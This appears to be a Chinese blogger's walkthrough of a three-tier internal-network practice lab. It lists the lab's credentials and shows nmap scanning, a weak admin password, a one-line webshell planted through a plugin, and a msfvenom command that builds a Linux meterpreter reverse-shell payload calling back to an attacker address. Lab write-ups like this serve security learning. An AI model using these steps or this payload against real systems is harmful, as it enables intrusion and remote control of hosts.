
前言
这个靶场让我发现,脱离了 CS 就完全不太会用 MSF,然后 CS 又不是很方便的去对 Linux 做渗透,于是就陷入了循环,然后我发现有很多不足的地方。还是需要学习的。后续再打内网叭,我要继续提升自己了,蛤蛤蛤蛤!
靶场环境
首先是一个比较典型的三层内网架构,只有三台机器。
第一台 Linux:
账号:root
密码:root
第二台 Win 10:
账号:win11
密码:admin#123
第三台 Win 2016:
账号:Administrator
密码:Admin@123
靶场复现(到第二台木马上线就打不了了)
PS:这里一直在尝试能不能不用 MSF 但是试了差不多有三四个小时,都没找到一个比较好的方案,看 WP 的话也大多都是千篇一律,都是 MSF 上线,同时利用了 Portmap,也是免杀的,orz。但是我没找到,于是就想试试 FRP 代理啦,路由转发啦。但是可能是基本功不够扎实,一直弄不出来,很可恶了qwq。
信息收集
端口扫描 & C段扫描
nmap -sS 192.168.91.0/24
我们注意到开放的端口如下,访问一下 80 端口,发现是宝塔的站


因为没有可利用的点,此时就访问其他端口,在 81 端口发现了功能页面
WebShell
此时对网站进行目录扫描

注意到 admin.php,访问后经典的登录框开局


面对登录框的思路有很多,SQL 注入、弱密码、密码爆破、任意密码重置等。这里是弱密码admin:Admin123
登录到后台后,点了很多页面,最终是在插件里发现了攻击点

下载好后点击配置

提交一个密码

进入后

写入一句话木马


此时连接成功
木马上线
随后尝试木马上线
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.91.128 LPORT=1314 -f elf > asd
